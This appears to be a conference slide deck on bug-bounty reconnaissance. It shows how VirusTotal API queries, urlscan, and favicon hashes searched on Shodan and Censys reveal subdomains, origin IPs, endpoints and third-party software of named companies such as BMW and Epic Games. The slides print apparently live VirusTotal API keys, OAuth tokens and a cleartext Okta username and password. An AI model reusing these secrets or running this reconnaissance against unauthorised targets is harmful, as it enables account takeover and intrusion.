

# BOSIDES



---

---

# ART OF REAL HACKING


---

# \$cat orwa

- **Orwa Godfather (Orwa Atyat)**
- **Full Time Bug Hunter / Security Researcher**
- **Bugcrowd  
Security Researcher /Content Creator /  
Collaborator / Top 50 BC / Top 3 P1s**
- **1000+ Bug Submitted (Critical/High)**
- **15+ 0days/CVEs**
- **Traveler / Gamer / Cooker**



Scan me=



# ART OF

**VirusTotal  
Hacking**

**Zero - Day  
Hacking**

**Machine Keys  
&  
ViewState  
Deserialization  
Hacking**

---

# VirusTotal Hacking

Via VirusTotal Hacking You Can Find :

- IPs / Origin IPs
- Unique Endpoints
- Unique Sub domains / Open Ports
- Credentials
- Tokens





# What is VirusTotal

**VirusTotal is a popular online service that analyzes files and URLs for potential viruses, malware, and other threats. It aggregates results from various antivirus engines and website scanners to give users a comprehensive report on the safety of a file or website endpoint.**

**VirusTotal inspects items with over 70 antivirus scanners and URL/domain blocklisting services, in addition to a variety of tools,**

**website endpoints or internal endpoints / IPs get archived on VirusTotal**

**Via (User submission / Automated Crawling / Analysis Reports / Etc..)**



# Usual Method



Analyse suspicious files, domains, IPs and URLs to detect malware and other breaches, automatically share them with the security community.

FILE

URL

SEARCH



Choose file

Max size 650MB

**Upload the File  
Or  
Copy the URL  
Or  
Search**

**And then start scanning**





waymore / waymore / waymore.py

Code

Blame


3322 lines (2945 loc) · 167 KB

 Code 55% faster with GitHub Copilot

```
75 HTTP_ADAPTER = None
76 HTTP_ADAPTER_CC = None
77 checkWayback = 0
78 checkCommonCrawl = 0
79 checkAlienVault = 0
80 checkURLScan = 0
81 checkVirusTotal = 0
82 argsInputHostname = ''
83 responseOutputDirectory = ''
84
85 # Source Provider URLs
86 WAYBACK_URL = 'https://web.archive.org/cdx/search/cdx?url={DOMAIN}{COLLAPSE}&fl=timestamp,original,mimetype,statuscode,digest'
87 CCRAWL_INDEX_URL = 'https://index.commoncrawl.org/collinfo.json'
88 ALIENVAULT_URL = 'https://otx.alienvault.com/api/v1/indicators/{TYPE}/{DOMAIN}/url_list?limit=500'
89 URLSCAN_URL = 'https://urlscan.io/api/v1/search/?q=domain:{DOMAIN}&size=10000'
90 VIRUSTOTAL_URL = 'https://www.virustotal.com/vtapi/v2/domain/report?apikey={APIKEY}&domain={DOMAIN}'
91
92 # User Agents to use when making requests, chosen at random
93 USER_AGENT = [
94     "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_3) AppleWebKit/537.36 (KHTML, like Gecko) Version/9.0.3 Safari/537.36"
```







# Orwa Method

## Manually Extract & Private ./script For Extract

### Discovering

<https://www.virustotal.com/vtapi/v2/domain/report?apikey={APIKEY}&domain={DOMAIN}>

EX

<https://www.virustotal.com/vtapi/v2/domain/report?apikey=XXXX81domain=www.bhxxxx.com>





# **Orwa Method Manually Extract**



# Sub Domain



<https://www.virustotal.com/vtapi/v2/domain/report?apikey=XXXX&domain=www.bmw.com>

```
← → ↺ https://www.virustotal.com/vtapi/v2/domain/report?apikey=5761bc1f69fd98d11d96059ea14407347fdeb0041afaa0e9c25daec86447b11&domain=www.bmw.com
746 xpita-b2b.bmw.com",
747 "www-origin-proda4.bmw.com",
748 "supplierdb.bmw.com",
749 "cesim-de-e2e.bmw.com",
750 "gcdmtolerant.bmw.com",
751 "epaas-int.bmw.com",
752 "static4.bmw.com",
753 "mndm-prod-n1.bmw.com",
754 "ide.bmw.com",
755 "rrmc-prod-r1.bmw.com",
756 "b2b-int.bmw.com",
757 "bmw-prod-a4.bmw.com",
758 "www-origin-proda1.bmw.com",
759 "plw-prod.bmw.com",
760 "mnomgr-kddi-us-prod.bmw.com",
761 "mftpedge01.bmw.com",
762 "gcdmtolerant-i.bmw.com",
763 "gcdmcdn-int.bmw.com",
764 "ouc.bmw.com",
765 "nv.bmw.com",
766 "exd-prod.bmw.com",
767 "vss-int-api.bmw.com",
768 "callisto.bmw.com",
769 "com.bmw.com",
770 "pita-b2b-int.bmw.com",
771 "xpita-b2b-aws-int.bmw.com",
772 "pita-b2b-aws-int.bmw.com",
773 "driversguide.bmw.com",
774 "plw-prod1.bmw.com",
775 "strong-int.bmw.com",
776 "pki-p2x-b2i-ui-emea-prod.bmw.com",
777 "sta-ouc.bmw.com",
778 "sta-nv.bmw.com",
779 "sta-hns.bmw.com"
```



# IPs



<https://www.virustotal.com/vtapi/v2/domain/report?apikey=XXXX&domain=www.bmw.c>

<https://www.virustotal.com/vtapi/v2/domain/report?apikey=5761bc1f69fd98d11d96059ea14407347fdebd0041afaa0e9c25daec86447b118&domain=www.bmw.com>

```
{
  {
    "ip_address": "2.16.6.32",
    "last_resolved": "2024-04-16 10:12:14"
  },
  {
    "ip_address": "2.17.112.18",
    "last_resolved": "2024-05-06 08:36:56"
  },
  {
    "ip_address": "2.17.211.123",
    "last_resolved": "2022-11-17 22:56:46"
  },
  {
    "ip_address": "2.18.29.107",
    "last_resolved": "2021-05-08 13:00:38"
  },
  {
    "ip_address": "2.18.29.120",
    "last_resolved": "2021-04-26 11:35:27"
  },
  {
    "ip_address": "2.18.29.209",
    "last_resolved": "2022-08-03 20:54:39"
  },
  {
    "ip_address": "2.18.29.75",
    "last_resolved": "2021-09-30 07:49:33"
  },
  {
    "ip_address": "2.19.194.10",
    "last_resolved": "2019-12-28 03:05:10"
  },
}
```



# Endpoints



<https://www.virustotal.com/vtapi/v2/domain/report?apikey=XXXX&domain=www.bmw.c>

```
https://www.virustotal.com/vtapi/v2/domain/report?apikey=5761bc1f69fd98d11d96059ea14407347fdeb0041afaa0e9c25daec86447b118&domain=www.bmw.com
https://www.bmw.com/en/innovation.html",
"ef83e2e689d629947a32f6ddffbc37b76f7c55e4f19d91f25b51ea2025470f9b",
0,
96,
"2024-08-31 09:06:27"
],
"https://www.bmw.com/en/innovation/bmw-future.html",
"ecb882930257a607916d5c00cac8f5e6dfddb676e5ce1b201087d87645639160",
0,
96,
"2024-08-31 09:04:56"
],
"https://www.bmw.com/en/company/history.html",
"d1fd51fa106f8ea7e2bfcef26b66d5328a81f89a0af981336dad7de48df76443",
0,
96,
"2024-08-31 08:42:07"
],
"https://www.bmw.com/controlling-conference",
"97d5cb38a93e20ed36758d7dea61c4277e9ff0b188136bf57259c2d997084e67",
0,
96,
"2024-08-31 08:17:44"
],
"https://www.bmw.com/en/design.html",
"fb7e66828e1bb56d13fa2aaf4f64f7e6336cc1f7bb6ee0fb957065914fccddc2",
0,
96,
"2024-08-31 07:38:10"
```



# Credential S



```
[  
  "https://epicgames.okta.com/oauth2/v1/authorize?  
client_id=00aul42u4oiQRIHby0x7&redirect_uri=https://jira.operations.it.epicgames.com/oauth2/idpresponse&response_type=code&scope=openid%20profile%20offline_access&state=i8EeBNGeelj3MTMx8Gv4xmrEUvgocGZQ0errSN06DkJPtHsTOBi03G9iL79ic9tIsn0Vr0zKexE26SNn5FnGtJd6A09YMT5H0urZsuVpTvNUbWC1Vn2fQR1ZD  
2jChmdiJdTwhToycRbDJxmQODNY1N0ISVOvqnYH/kHp6D0D0u+fW370RoGb/SG208iPtFVHG4akD/oj93YJfQ/F7DskN2bW/1URRGcn0oH97umPRM5UdX560Mhqw=",  
  "3f7146bd6fc9bcd8a6270ea6bd0360452fd34fd3bbcefd3a531fc94973983156",  
  0,  
  91,  
  "2024-01-07 08:24:23"  
],  
[  
  "https://epicgames.okta.com/:raiuchiha:H364@111",  
  "99a07a6388e893e8ad78173ae72445f3f55a35a010de1a593a3ebc774cef3bc6",  
  0,  
  91,  
  "2024-01-02 21:47:52"  
],  
[  
  "https://epicgames.okta.com/oauth2/v1/authorize?  
client_id=00aul3xsg2xy19Mv00x7&redirect_uri=https://jira.it.epicgames.com/oauth2/idpresponse&response_type=code&scope=openid%20profile%20offline_access&state=s0q4EmkMqlDwX79APv+J7N3YE/niuBv/gHAVu6wabB4vCsoj5waTD7PkpApANr3b7ti+d9ReScZa5I/PDA0udW1zAaDvx90YMElvM7ybsmiAL7duxq+Zbf10QCN5MEddx6  
Plvh5XB9Co7JIloMw4WsOK4pRdmejMPbKu4s3oiBi/V2zJKqRzNDQnNtg9z/vf0YuDQ1bDMHCFVetD5Eed70JbYBIwyn142SGTAh53fheZmLm/WLY=",  
  "1fb95fad605ad5a60cf86622578904f076a91b060a3ef5af2c38363e0ae3e05e",  
  0,  
  91
```





# Scenarios Of P1/2 Bugs

Information Disclosure Endpoints ( **jpg** , **png** , **pdf** in financial web apps)

Information Disclosure Endpoints (voucher codes / gift cards)

Information Disclosure Endpoints ( **txt** / **xml** / **php** / etc....)

Email/User:Password Endpoints (clear text or encoded)

Tokens / Api Keys / Etc.. (ATO [reset password /create account)

Unauthorized Access Endpoints

Backup Files ( **.iso** / **.exe** / **.zip** / **.7z** / **.tar** / **.gz** / **.dll** )

Unauthorized Access (Unique Open Ports)

Finding Origin IPs More Than Any Other Resource



# Keywords Tips To Search.

CTRL+F

**.zip / .7z / .exe / .tar / .gz / .dll / .iso** (backup files)

**token= | apikey= | /resetpassword/  
registration |**

**== (encoded creds) | .com: |  
@ | code= | .aspx | .ashx | .php  
.jsp | .cgi | .xml | .txt | .xhtml**



## Tip

Remember. Search for  
subdomains **one by one**

EX:

Results of

**uat-dev.orwa.com**

when you search it's not the  
same for

**uat1-dev.orwa.com**





# Orwa Method Private **./script** For Extract

<https://github.com/orwagodfather/virustotalx>



# 1 PII



## Unauthorized Access Lead To Expose [IBANs/Swifts/PII/Etc..] On [REDACTED] Main Domain & [REDACTED]

Submitted 5 months ago • Last activity 5 months ago

ID	[REDACTED]
Submitted	[REDACTED]
Target Location	[REDACTED]
Target category	Web App
VRT	Sensitive Data Exposure > Disclosure of Secrets > For Publicly Accessible Asset
Priority	P1
Bug URL	[REDACTED]
Description	<p>Hello bugcrowd Team &amp; [REDACTED]</p> <p>After marketing submissions</p> <p>[REDACTED]</p> <p>&amp;</p> <p>[REDACTED]</p> <p>as <b>Resolved</b></p> <p>I back to check some new methods and found that I can get more info discloser from those submissions</p> <p><b>Description</b></p> <p>[REDACTED]</p> <p>[REDACTED]</p> <p><b>Critical PII Access</b></p> <p><a href="https://www.virustotal.com/vtapi/v2/domain/report?apikey=f25133d9068704c23335fc39a7351828fa80c5dde894d731d5450cf8ab8569e8&amp;domain=[REDACTED]">https://www.virustotal.com/vtapi/v2/domain/report?apikey=f25133d9068704c23335fc39a7351828fa80c5dde894d731d5450cf8ab8569e8&amp;domain=[REDACTED]</a></p> <p>==&gt;</p> <p><a href="#">[REDACTED]95HxSqZj</a></p>

**Status**

Resolved

This submission has been fixed!

### Reward

\$5,800

40 points

**VRT version**

1.13

## Engagement

Closed on

1 May 2024

### CrowdStream visibility

Choose to show your details with this submission in CrowdStream when accepted.

Please note: your username will always be shown with your submission if it is disclosed.

☒ Show username☒ Show reward

**Please note:** This engagement does not currently disclose submission activity in CrowdStream.

## Disclosure policy

Please note: This engagement does **not allow** disclosure.  
You may not release information about vulnerabilities

# Critical Reports

## 2 PII



### Identity Cards / Passports / Other Files Expose On [REDACTED]

Submitted 3 months ago • Last activity 2 months ago

ID	[REDACTED]
Submitted	[REDACTED]
Target Location	
Target category	Unspecified
VRT	Sensitive Data Exposure > Disclosure of Secrets > For Publicly Accessible Asset
Priority	P1
Bug URL	<a href="https://virustotal.com/vtapi/v2/domain/report?apikey=5761bc1f69fd98d11d96059ea14407347fdeb0041afaa0e9c25daec86447b11&amp;domain=[REDACTED]">https://virustotal.com/vtapi/v2/domain/report?apikey=5761bc1f69fd98d11d96059ea14407347fdeb0041afaa0e9c25daec86447b11&amp;domain=[REDACTED]</a>
Description	Hello Bugcrowd Team & [REDACTED]

#### Status

Resolved

This submission has been fixed!

#### Reward

\$3,000

40 points

#### VRT version

1.13

#### Engagement

[REDACTED]

# Critical Reports



3

**Next Step ==>**

now we start fuzzing [https://\[redacted\]](https://[redacted]) but no luck getting any endpoint , browsers dork as well, but there's one interesting endpoint on virustotal

==>

[https://www.virustotal.com/vtapi/v2/domain/report?](https://www.virustotal.com/vtapi/v2/domain/report?apikey=f25133d9068704c23335fc39a7351828fa80c5dde894d731d5450cf8ab8569e8&domain=[redacted])

[apikey=f25133d9068704c23335fc39a7351828fa80c5dde894d731d5450cf8ab8569e8&domain=\[redacted\]](https://www.virustotal.com/vtapi/v2/domain/report?apikey=f25133d9068704c23335fc39a7351828fa80c5dde894d731d5450cf8ab8569e8&domain=[redacted])

[https://\[redacted\].cnsop2/\\_framework/system.private.xml.dll](https://[redacted].cnsop2/_framework/system.private.xml.dll)

==>

```
3  http://www.virustotal.com/vtapi/v2/domain/report?apikey=f25133d9068704c23335fc39a7351828fa80c5dde894d731d5450cf8ab8569e8&domain=[redacted]
4  [redacted]
5  [redacted]
6  [redacted]
7  [redacted]
8  }
9  "resolutions": [
10   {
11     "ip_address": [redacted]
12     "last_resolved": "2021-10-21 20:51:23"
13   },
14   {
15     "ip_address": "[redacted]"
16     "last_resolved": "2022-11-24 22:54:51"
17   }
18 ]
19 "response_code": 1,
20 "undetected_downloaded_samples": [],
21 "undetected_urls": [
22   [
23     "http://[redacted].cnsop2/_framework/system.private.xml.dll",
24     92,
25     "2024-04-30 22:15:30"
26   ],
27   [
28     "[redacted]",
29     92,
30     "2024-04-17 20:12:56"
31   ]
32 ]
33 "verbose_msg": "Domain found in dataset".
```

# Critical Reports



## Other Ex

app/**virustotal-endpoint/backup.7z** ===> RCE P1 **20K\$**

app/**virustotal-endpoint/actuator** ===> P1 **2.100\$**

app/**virustotal-endpoint/virustotal-param=** LFI ===> P1  
**2100\$**

app/**resetpassword/virustotal-code** ===> ATO **15K\$**



---

---

# Zero-Day Hacking





# What is Zero-day

**A zero-day is a vulnerability in software or hardware that is typically unknown to the vendor and for which no patch or other fix is available.**

**Here our talk about softwares ( Installed Apps Or Third-Party/3rd Party)**



# Third Party Ex:

**company**.3rd-party.com

or

3rd-party. **company**.com

Ex:

**bmw**.okta.com

**bmw**.servicenow.com

**bmw**.jfrog.io

okta. **bmw.com**

servicenow. **bmw.com**

github. **bmw.com**







# To Get A Zero-day

- 1) You have to find the software / installed app / 3rd party
- 2) You have to start recon about software / installed app / 3rd party
- 3) You have to find a bug in software / installed app / 3rd party
- 4) You have to test the same bug on more than 2 companies that used the software / installed app / 3rd party



# Third Party:

bmw.\* -bmw.com -bmw.de -sedo.com -sbomo.com -characteristics.info

Search

X

Help

Search results (100 / 6642, sorted by date, took 40ms)

Showing All Hits

Details: Hidden

URL	Age	Size	IPs	Flags	Home
<a href="https://auth.bmwgroup.com/auth/XUI/?realm=/internetb2x&amp;goto=https://auth.bmwgroup.com:4...">auth.bmwgroup.com/auth/XUI/?realm=/internetb2x&amp;goto=https://auth.bmwgroup.com:4...</a>	Public 12 hours	476 KB	39	2	1
<a href="https://www.bmw.com.cn/zh/index.html/zh/topics/owners//connected/-drive//service/_...">www.bmw.com.cn/zh/index.html/zh/topics/owners//connected/-drive//service/_...</a>	Public 2 days	8 MB	106	6	2
<a href="https://bmw.coupshost.com/">bmw.coupshost.com/</a>	Public 2 days	74 KB	11	5	2
<a href="https://www.bmw.com.cn/zh/publicPools/error-pool/error-page.html">www.bmw.com.cn/zh/publicPools/error-pool/error-page.html</a>	Public 2 days	1 MB	92	6	2
<a href="https://auth-i.bmwgroup.com/auth/XUI/?realm=/internetb2x&amp;goto=https://auth-i.bmwgroup.c...">auth-i.bmwgroup.com/auth/XUI/?realm=/internetb2x&amp;goto=https://auth-i.bmwgroup.c...</a>	Public 3 days	2 MB	64	6	2
<a href="https://support.bmw.motorrad.it/">support.bmw.motorrad.it/</a>	Public 4 days	63 KB	12	5	2
<a href="https://bmw.supplier-survey.com/index.php/228818?token=owOgYfB7HBYRlyE&amp;lang=de">bmw.supplier-survey.com/index.php/228818?token=owOgYfB7HBYRlyE&amp;lang=de</a>	Public 4 days	398 KB	25	1	2
<a href="https://bmw.charging.de/">bmw.charging.de/</a>	Public 4 days	86 KB	12	5	2
<a href="https://www.ff.bg.ac.rs/">www.ff.bg.ac.rs/</a>	Public 4 days	2 MB	55	3	2
<a href="https://www.bmw.de/kr/">www.bmw.de/kr/</a>	Public 5 days	179 KB	13	3	2

To find on urlscan ⇒ (bmw.\* -xxx(remove anything from results))

# Third Party

Search for domains, IPs, filenames, hashes, ASN

bmw-\*

Search

Search results (100 / 5626, sorted by date, took 44ms)

URL	Age
sberbank.blablacar.bmw-rt-prod2-res.campaign.nkglaw.com/	Public 7 hours
umfragen.bmw-club-augsburg.de/	Public 7 hours
notexistsblog.bmw-coding-activa.com/	Public 8 hours
www.bmw-service.center/	Public 10 hours
sberbank.avito.yandex.bmw-rt-prod2-res.campaign.mettlerwine.com/	Public 11 hours
pay.yandex.sberbank.bmw-rt-prod2-res.campaign.mettlerwine.com/	Public 13 hours
pochtabank.sbermegamarket.bmw-rt-prod2-res.campaign.nkglaw.com/	Public 18 hours
ww38.secure.bmw-i-jp.com/	Public 22 hours

bmw-\*

# alled apps V



```
"tesla.com" && icon_hash="-2102870554"
```




## Pricing

## Support




Log in



# Find the software from favicon.ico

## What Are Favicons?


On most modern browsers, whenever you open a webpage, a small icon appears on the top left corner, right before the title. That is what we call a favicon.



# Check favicon via httpx tool

—\$ `cat subs.txt | httpx -path /favicon.ico -mc 200 -o live-favicon.txt`

```
(orwagodfather@DESKTOP-B02BQHR)-[~]  
$ cat bmw | httpx -path /favicon.ico -mc 200 -o bmw-favicon
```



projectdiscovery.io

```
[INF] Current httpx version v1.6.8 (latest)  
[WRN] UI Dashboard is disabled, Use -dashboard option to enable  
https://2a.www.connecteddrive.it/favicon.ico  
http://360.bmw-motorrad.com/favicon.ico  
http://151-michelet.mini.fr/favicon.ico  
https://a4i-es.bmwgroup.com/favicon.ico  
http://abm-agen.mini.fr/favicon.ico  
http://abm-perigueux.mini.fr/favicon.ico  
https://acceptance.eservices.alphabet.com/favicon.ico  
https://accessoires.bmw.fr/favicon.ico
```



## Tip

In some web apps  
about **30%** used  
other name  
So manually you  
have to

View source:  
Search for  
(**.ico**) or (**favicon**) or  
(icon)

# How To Find The Hashes In Favicon?

Retrieve from URL

Favicon URL

Hash from URL

Result for https://sapweb-prod.bmw.com/favicon.ico:

req\_locationhttps://sapweb-prod.bmw.com/favicon.ico

favicon\_hash-1840324437

md5d41d8cd98f00b204e9800998ecf8427e

Upload file

File browser

Choose File

No file chosen

Hash from file

There's a lot of methods but the fav for me

<https://favicon-hash.kmsec.uk/>


You can use a ready tool for that such as  
<https://github.com/devanshbatham/FavFreak>





# How To Find Assets Using Favicon Hashes?

## FIS Real Ex:



Browser Tab: FraudSight

Address Bar: [fraudsight.fisglobal.com/dashboard](https://fraudsight.fisglobal.com/dashboard)

Bookmarks: Shodan Search Engi..., Chiltern Password..., uber - Censys, 10 Recon Tools For..., <https://www.mercad...>, <https://www.cprs.fis...>, [adobe-hqc.omni.pil...](https://adobe-hqc.omni.pil...)

Header: worldpay from FIS

Username \*

Password \*

Sign in

© 2024 Featurespace Limited (v.3-13-57-11215+)





# How To Find Assets Using Favicon Hashes?

## FIS Real Ex:

**favicon\_hash=**  
**-1884333011**

**md5=**  
**a5884f3c9934cffb01a73a9ea71151**  
**a7**

### Retrieve from URL

Favicon URL

<https://fraudsight.fisglobal.com/favicon.ico>

Hash from URL

### Result for

<https://fraudsight.fisglobal.com/favicon.ico>:

req\_location

<https://fraudsight.fisglobal.com/favicon.ico>

favicon\_hash

-1884333011

md5


a5884f3c9934cffb01a73a9ea71151a7

# How To Find Assets Using Favicon Hashes?

## FIS Real Ex: (use the MD5 On Censys)

Visit: <https://search.censys.io/>

Dork:  
**services.http.response.favicons.  
md5\_hash:XXXXXXXXXXXX**



The screenshot shows the Censys search interface. The search bar at the top contains the query 'services.http.response.favicons.md5\_hash:XXXXXXXXXXXX'. The search results are displayed in a table with columns for Hosts, Location, and Service Filters. The results are filtered by Autonomous System (Amazon-AES) and Location (Virginia, United States). The table lists several hosts, including 52.3.157.19, 52.86.225.149, 54.229.194.190, 54.155.234.174, 54.94.66.218, and 52.209.12.229. Each host entry includes details about the Autonomous System (Amazon-AES), Location (Virginia, United States), and Service (HTTP).

Hosts	Location	Service Filters
52.3.157.19 (ec2-52-3-157-19.compute-1.amazonaws.com)	AMAZON-AES (14618) Virginia, United States	80/HTTP 443/HTTP
52.86.225.149 (ec2-52-86-225-149.compute-1.amazonaws.com)	AMAZON-AES (14618) Virginia, United States	80/HTTP 443/HTTP
54.229.194.190	AMAZON-02 (16509) Leinster, Ireland	80/HTTP 443/HTTP
54.155.234.174	AMAZON-02 (16509) Leinster, Ireland	443/HTTP
54.94.66.218	AMAZON-02 (16509) São Paulo, Brazil	80/HTTP 443/HTTP
52.209.12.229	AMAZON-02 (16509) Leinster, Ireland	80/HTTP 443/HTTP

# How To Find Assets Using Favicon Hashes?

## FIS Real Ex: Favicon Hash (Shodan)

Visit:

<https://www.shodan.io>

/

Dork:

**http.favicon.hash:XXX**

The screenshot shows the Shodan search interface. The search bar contains the query `http.favicon.hash:-1884333011`. The results show 324 total results. A world map highlights the top countries: United States (126), Ireland (105), United Kingdom (38), Singapore (27), and Sweden (10). On the right, a 'Product Spotlight' for 'Featurespace ARIC' is displayed, showing details like IP address, organization, and SSL certificate information.

Shodan Search Engine

Shodan Maps Images Monitor Developer More...

SHODAN Explore Downloads Pricing [http.favicon.hash:-1884333011](#)

TOTAL RESULTS: 324

TOP COUNTRIES

Country	Count
United States	126
Ireland	105
United Kingdom	38
Singapore	27
Sweden	10

More...

View Report Download Results Historical Trend View on

Product Spotlight: Free, Fast IP Lookups for Open Ports and Vulnerabilities

**Featurespace ARIC**

34.223.14.44  
first-tech-prod.aric.featurespace.co.uk  
ec2-34-223-14-44.us-west-2.compute.amazonaws.com  
ws.com  
Apple Inc.  
United States, Boardman  
cloud

**SSL Certificate**

Issued By:  
Common Name:  
Amazon RSA 2048 M02  
Organization:  
Amazon

Issued To:  
Common Name:  
first-tech-prod.aric.featurespace.co.uk

Supported SSL Versions:  
TLSv1.2

**Featurespace ARIC**

34.242.175.198  
ec2-34-242-175-198.eu-west-1.compute.amazonaws.com  
naws.com  
Amazon Data Services Ireland Limited

